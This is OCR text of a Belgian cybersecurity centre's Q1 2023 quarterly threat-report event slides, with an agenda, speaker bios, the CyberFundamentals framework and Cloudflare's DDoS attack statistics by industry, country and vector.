CENTRE FOR CYBER SECURITY BELGIUM

CCB Connect & Share QCTR-Q1 2023

Centre for Cybersecurity Belgium

Cyber Threat Research and Intelligence Sharing (CyTRIS)

CCB/CyTRIS

TLP:CLEAR

20 April 2023

Welcome to the Quarterly Cyber Threat Report Q1 2023

AGENDA

- Kevin Holvoet, Threat Research Centre Lead at CCB/CyTRIS
  13:15h Introduction & welcome to the QCTR

- Miguel De Bruycker, Managing Director of CCB
  13:20h Cyber Security Routine

- Omer Yoachimik, Senior Product Manager at Cloudflare
  13:30h Protecting critical infrastructure against DDoS attacks

- Clara Grillet, Cyber Threat Intelligence Analyst at CCB
  14:05h CCB's Quarterly Cyber Threat Report (QCTR Q1-2023)

- **14:30h Break**

AGENDA

- Maurits Lucas, Director of Product Marketing at Intel471
  14:40h The Underground Threats Briefing (2023-Q1)

- Aleksandar Milenkoski, PhD, Senior Threat Researcher at SentinelLabs (SentinelOne)
  15:05h Recent Espionage and Hacktivism Threats: A SentinelLabs Overview

- Omer Yoachimik, Senior Product Manager at Cloudflare
  13:30h Protecting critical infrastructure against DDoS attacks

- **15:55h Break**

AGENDA

- Vicente Diaz, Threat Intelligence Strategist at Virus Total
  16:05h Deception at a scale: how malware abuses trust

- Domien Schepers, PhD, Senior security engineer at Qualcomm
  15:35h The State of Wi-Fi Security and Vulnerabilities in Client Isolation

- Kevin Holvoet, Threat Research Centre Lead at CCB
  17:05h Questions & Closing remarks

- **17:10h End**

INTRODUCTION & WELCOME TO THE QCTR

Kevin Holvoet, Threat Research Centre Lead @Centre for Cybersecurity Belgium

Kevin Holvoet started as a Security Engineer at Euroclear.

In 2017 he started at the CCB, specializing as a CTI Analyst in CyTRIS (Cyber Threat Research & Intelligence Sharing), where he now leads the Threat Research Centre.

In October 2020, he became a SANS instructor for the FOR578 CTI training.

CENTRE FOR CYBER SECURITY BELGIUM

CYBER SECURITY ROUTINE

Miguel De Bruycker, Managing Director of Centre for Cybersecurity Belgium

Miguel De Bruycker studied at the Royal Military School and the Vrije Universiteit Brussel. After writing a dissertation on Cyber Defence in 2005, he joined the General Intelligence and Security Service and was responsible for the security of classified networks and the creation of the first cybersecurity unit of the Belgian Defence.

Since 2008 , he and his cyberteam are involved in the processing of all major cyber incidents in Belgium.

On August 17, 2015, he became Managing Director of the Centre for Cybersecurity Belgium.

CENTRE FOR CYBER SECURITY BELGIUM

Active Cyber Protection

- Involvement
- Infrastructure segmentation (Filtering)
- Cybersec Routine
- Spear Warning
- Validated Services

Cyber security is not a project,
It’s a journey

Cyber Fundamentals

- Framework
  - Based on 4 frameworks: NIST CSF, ISO 27001/27002, CIS Controls and IEC 62443
  - Based on our historical data, retro-fitting was done on successful cyber-attacks
    - Level SMALL ➔ starting level Small intended for micro-organisations
    - Assurance level BASIC ➔ cover 82% of the attacks
    - Assurance level IMPORTANT ➔ cover 94 % of the attacks
    - Assurance level ESSENTIAL ➔ cover 100% of the attacks
  - Key measures were identified at each assurance level

Cyber Fundamentals

- 2024 (goals !)
  - CyFun BASIC LABEL
  - CyFun IMPORTANT LABEL (NIS2)
  - CyFun ESSENTIAL CERTIFICATE (NIS2)

Cyber Security Routine – Security Norm – External Control - Certification

https://ccb.belgium.be/en/cyberfundamentals-framework

CENTRE FOR CYBER SECURITY BELGIUM

PROTECTING CRITICAL INFRASTRUCTURE AGAINST DDOS ATTACKS

Omer Yoachimik, Senior Product Manager @Cloudflare

Omer Yoachimik has over 13 years of experience in Cyber Security from enterprise, start-up, and military backgrounds.

He started his career in the Israeli Military Intelligence reaching Lieutenant rank.

Omer is based out of London, where he has been leading Cloudflare's industry-leading DDoS protection service for over 4 years.

CLOUDFLARE®

DDoS Threat Landscape


2023 Q1

Omer Yoachimik
Senior Product Manager
DDoS Protection & Security Reporting


CLOUDFLARE

Kicking off 2023 with a bang

- The start of the year was characterized by a series of hacktivist campaigns against Western targets including banking, airports, healthcare and universities — mainly by the pro-Russian Telegram-organized groups Killnet and more recently by Anonymous Sudan.
- Large scale volumetric DDoS attacks continued to increase.
- A new generation of VPS-based botnets launched hyper-volumetric attacks breaking world records.



VPS-based botnets




South American Telco attacked

- 1.3 Tbps
- Lasted one minute
- Multivector
- Mirai botnet
- Automatically detected and mitigated

Top attacked industries (L7 HTTP)


1. Nonprofits **12%**
2. Accounting **12%**
3. Events Services **11%**



Percentage of HTTP DDoS attack traffic out of all HTTP traffic to each customer industry.

Top attacked industries (L3/4)

1. Broadcast Media **46%**
2. IT & Services **30%**
3. Gaming / Gambling **22%**



Percentage of network-layer DDoS attack traffic out of all network traffic to each customer industry.

Top attacked industries by region (L7 HTTP)

CLOUDFLARE

Top attacked countries

L3/4


1. Finland **83%**
2. China **68%**
3. Singapore **49%**

L7 (HTTP)

1. Slovenia **19%**
2. Georgia **18%**
3. Saint Kitts and Nevis **7%**

Percentage of DDoS attack traffic out of all traffic to each customer billing country.

Top attacked country by overall traffic



Top source countries

L3/4

1. Vietnam **25%**
2. Paraguay **24%**
3. Moldova **20%**

Based on ingesting Cloudflare data center

L7 (HTTP)

1. Finland **16%**
2. Virgin Islands **14%**
3. Libya **12%**

Based on client IP

Percentage of DDoS attack traffic out of all traffic from each client country or data center.

Top attack vectors & emerging threats

Top vectors

1. DNS floods/reflections **30%**
2. SYN floods **22%**
3. UDP floods/reflections **21%**

Share of attack vectors out of all vectors.

Emerging threats

1. SPSS reflections **+1,565%↑**
2. DNS amplifications **+958%↑**
3. GRE floods **+835%↑**

The changes are quarter-over-quarter.

CLOUDFLARE

Summary of attack landscape


1. The majority of DDoS attacks are *Cyber Vandalism* — which can still be powerful and cause damage if unprotected. While still the outlier, it's always becoming easier to launch larger and longer attacks — as we see in the trends.

2. Sophisticated, large or well-funded attacks are rare, but hit hard and fast. Attacks may be initiated by humans, but they are executed by bots — and **to play to win, you must fight bots with bots.**

3. Attackers can be very persistent in learning your network topology and identifying weak points.


CLOUDFLARE

Fortune Global 500 company targeted by RDDoS attack




	Ransomware	vs.	Ransom DDoS
Method of Operation	Denial of data by a malicious script		Denial of service by a botnet
Required Access	Requires access to internal systems		Only requires knowledge of IPs/URL
Required Expertise	Medium/High		Low

Ransom DDoS attacks remain steady QoQ, but up 60% YoY



Ransom DDoS Timeline



or, an empty threat…

CLOUDFLARE

